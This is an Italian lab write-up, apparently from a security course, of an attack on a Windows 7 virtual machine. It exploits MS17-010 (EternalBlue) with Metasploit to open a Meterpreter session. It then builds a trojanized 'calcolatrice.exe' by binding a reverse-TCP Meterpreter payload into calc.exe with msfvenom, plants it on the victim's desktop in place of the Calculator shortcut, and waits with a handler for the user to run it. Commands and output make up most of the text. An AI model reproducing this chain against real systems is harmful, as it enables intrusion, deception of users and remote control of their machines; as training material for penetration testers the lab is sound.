S7 L2 – EXTRA

Verifico la connettività

Kali: 192.168.50.103 (attaccante)

Windows 7: 192.168.50.152 (macchina target)

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:e3:23:a0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.103/24 brd 192.168.50.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::734f:9c90:17db:2add/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:e3:23:a0, IPv4: 192.168.50.103
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.50.152  08:00:27:95:d7:81       (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.881 seconds (136.10 hosts/sec). 1 responded

┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.152
PING 192.168.50.152 (192.168.50.152) 56(84) bytes of data.
64 bytes from 192.168.50.152: icmp_seq=1 ttl=128 time=5.09 ms
64 bytes from 192.168.50.152: icmp_seq=2 ttl=128 time=1.26 ms
64 bytes from 192.168.50.152: icmp_seq=3 ttl=128 time=1.44 ms
64 bytes from 192.168.50.152: icmp_seq=4 ttl=128 time=2.99 ms
^C
── 192.168.50.152 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3018ms
rtt min/avg/max/mdev = 1.256/2.692/5.091/1.539 ms
```

Apro msfconsole e cerco l' exploit ms17_010

Utilizzo il numero 0

```
msf6 > search ms17_010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 Eternal
Blue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target            .                .        .      .
   2     \_ target: Windows 7                   .                .        .      .
   3     \_ target: Windows Embedded Standard 7 .                .        .      .
   4     \_ target: Windows Server 2008 R2      .                .        .      .
   5     \_ target: Windows 8                   .                .        .      .
   6     \_ target: Windows 8.1                 .                .        .      .
   7     \_ target: Windows Server 2012         .                .        .      .
   8     \_ target: Windows 10 Pro              .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation .           .        .      .
```

Una volta selezionato controllo nelle options le informazioni che richiede l' exploit.

In questo caso solo l' ip della macchina target

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.50.152
rhosts => 192.168.50.152
```

Tramite il comando exploit lancio la vulnerabilità

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.50.103:4444
[*] 192.168.50.152:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.50.152:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Servic
e Pack 1 x64 (64-bit)
[*] 192.168.50.152:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.50.152:445 - The target is vulnerable.
[*] 192.168.50.152:445 - Connecting to target for exploitation.
[+] 192.168.50.152:445 - Connection established for exploitation.
[+] 192.168.50.152:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.50.152:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.50.152:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.50.152:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.50.152:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.50.152:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.50.152:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.50.152:445 - Sending all but last fragment of exploit packet
[*] 192.168.50.152:445 - Starting non-paged pool grooming
[+] 192.168.50.152:445 - Sending SMBv2 buffers
[+] 192.168.50.152:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.50.152:445 - Sending final SMBv2 buffers.
[*] 192.168.50.152:445 - Sending last fragment of exploit packet!
[*] 192.168.50.152:445 - Receiving response from exploit packet
[+] 192.168.50.152:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.50.152:445 - Sending egg to corrupted connection.
[*] 192.168.50.152:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.50.152
[*] Meterpreter session 1 opened (192.168.50.103:4444 -> 192.168.50.152:49158) at 2024-12-21 17:56:57 +
0100
[+] 192.168.50.152:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.50.152:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.50.152:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Aperta la sessione di meterpreter verifico con il comando ls dove mi trovo nella macchina target

```
meterpreter > ls
Listing: C:\Windows\system32
============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2011-04-12 12:49:34 +0200  0410
100666/rw-rw-rw-  16848   fil   2024-12-21 17:52:23 +0100  7B296FB0-376B-497e-B012-9C450E1B7327-5P-
                                                           0.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-  16848   fil   2024-12-21 17:52:23 +0100  7B296FB0-376B-497e-B012-9C450E1B7327-5P-
                                                           1.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-  39424   fil   2009-07-14 03:24:45 +0200  ACCTRES.dll
100777/rwxrwxrwx  24064   fil   2009-07-14 03:38:55 +0200  ARP.EXE
100666/rw-rw-rw-  499712  fil   2009-07-14 03:41:53 +0200  AUDIOKSE.dll
100666/rw-rw-rw-  780800  fil   2010-11-21 04:24:49 +0100  ActionCenter.dll
100666/rw-rw-rw-  549888  fil   2010-11-21 04:24:49 +0100  ActionCenterCPL.dll
```

E avvio il download del file calc.exe

```
meterpreter > download calc.exe
[*] Downloading: calc.exe → /home/kali/calc.exe
[*] Downloaded 897.00 KiB of 897.00 KiB (100.0%): calc.exe → /home/kali/calc.exe
[*] Completed  : calc.exe → /home/kali/calc.exe
```

Mi sposto in desktop ed eseguo il comando ls.

```
Listing: C:\Users\user\Desktop
==============================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  1230     fil   2024-12-21 19:23:40 +0100  Calculator.lnk
100666/rw-rw-rw-  1423     fil   2024-02-27 00:26:09 +0100  Internet Explorer.lnk
100666/rw-rw-rw-  442      fil   2024-12-21 19:23:40 +0100  desktop.ini
```


Il file calculator.lnk sarà il file da sostituire con quello malevolo.

La prima cosa da fare è rimuoverlo con rm.


```
meterpreter > rm Calculator.lnk
meterpreter > ls
Listing: C:\Users\user\Desktop
==============================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  1423     fil   2024-02-27 00:26:09 +0100  Internet Explorer.lnk
100666/rw-rw-rw-  442      fil   2024-12-21 19:23:40 +0100  desktop.ini
```

Prima



Dopo



Apro un nuovo terminale e avvio msfvenom e cerco il payload

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -l payloads | grep windows | grep meterpreter | grep reverse_tcp
    cmd/windows/http/x64/meterpreter/reverse_tcp                     Fetch and execute an x64 payload
from an HTTP server. Connect back to the attacker (Windows x64)
    cmd/windows/http/x64/meterpreter/reverse_tcp_rc4                 Fetch and execute an x64 payload
from an HTTP server. Connect back to the attacker
    cmd/windows/http/x64/meterpreter/reverse_tcp_uuid                Fetch and execute an x64 payload
from an HTTP server. Connect back to the attacker with UUID Support (Windows x64)
    cmd/windows/http/x64/meterpreter_reverse_tcp                     Fetch and execute an x64 payload
from an HTTP server. Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or
```

Attraverso le options verifico quali informazioni il payload ha bisogno

```
Basic options:
Name                Current Setting  Required  Description
----                ---------------  --------  -----------
EXITFUNC            process          yes       Exit technique (Accepted: '', seh, thread, p
                                               rocess, none)
FETCH_COMMAND       CERTUTIL         yes       Command to fetch payload (Accepted: CURL, TF
                                               TP, CERTUTIL)
FETCH_DELETE        false            yes       Attempt to delete the binary after execution
FETCH_FILENAME      fpLdUwmqNG       no        Name to use on remote system when storing pa
                                               yload; cannot contain spaces or slashes
FETCH_SRVHOST                        no        Local IP to use for serving payload
FETCH_SRVPORT       8080             yes       Local port to use for serving payload
FETCH_URIPATH                        no        Local URI to use for serving payload
FETCH_WRITABLE_DIR  %TEMP%           yes       Remote writable dir to store payload; cannot
                                                contain spaces.
LHOST                                yes       The listen address (an interface may be spec
                                               ified)
LPORT               4444             yes       The listen port

Description:
    Fetch and execute an x64 payload from an HTTP server.
    Connect back to the attacker (Windows x64)
```


Il comando creerà un file eseguibile denominato calcolatrice.exe, contenente sia il codice originale della calcolatrice di Windows sia il payload malevolo nel file sistente calc.exe .Quando eseguito su un sistema Windows, stabilirà una connessione reverse shell sulla porta 4444. Una volta connesso, otterrò una sessione **Meterpreter** sul sistema bersaglio, con possibilità di eseguire comandi, accedere a file, ecc.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.50.103 -x calc.exe -f exe -
o calcolatrice.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 1333248 bytes
Saved as: calcolatrice.exe
```

Sul primo terminale mi sposto in Desktop, faccio l'upload del file calcolatrice.exe e faccio il background per tenere la sessione attiva mentre vado avanti con i comandi

```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Adesso sul desktop della macchina target comparirà il file malevolo calcolatrice



Verifico da terminale con ls

```
meterpreter > ls
Listing: C:\Users\user\Desktop
=============================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  1423     fil   2024-02-27 00:26:09 +0100  Internet Explorer.lnk
100777/rwxrwxrwx  1333248  fil   2024-12-21 19:20:43 +0100  calcolatrice.exe
100666/rw-rw-rw-  442      fil   2024-12-21 19:23:40 +0100  desktop.ini
```

A questo punto utilizzo il modulo multi handler per gestire la connessione in entrata dalla reverse shell. Setto il payload impostando l' IP della macchina attaccante.

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.50.103
lhost => 192.168.50.103
```


Avvio con run

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.50.103:4444
```

Per avviare la reverse sul servizio TCP all' indirizzo target sulla porta 4444 e attendiamo che l' utente della macchina target avvii l' eseguibile infetto.

Dopo l' avviamento potremmo notare che si aprirà una nuova sessione in meterpreter.



A questo punto con il comando getuid verifico che utente sono e tramite il comando ls verifico che mi possa spostare all' interno della macchina target.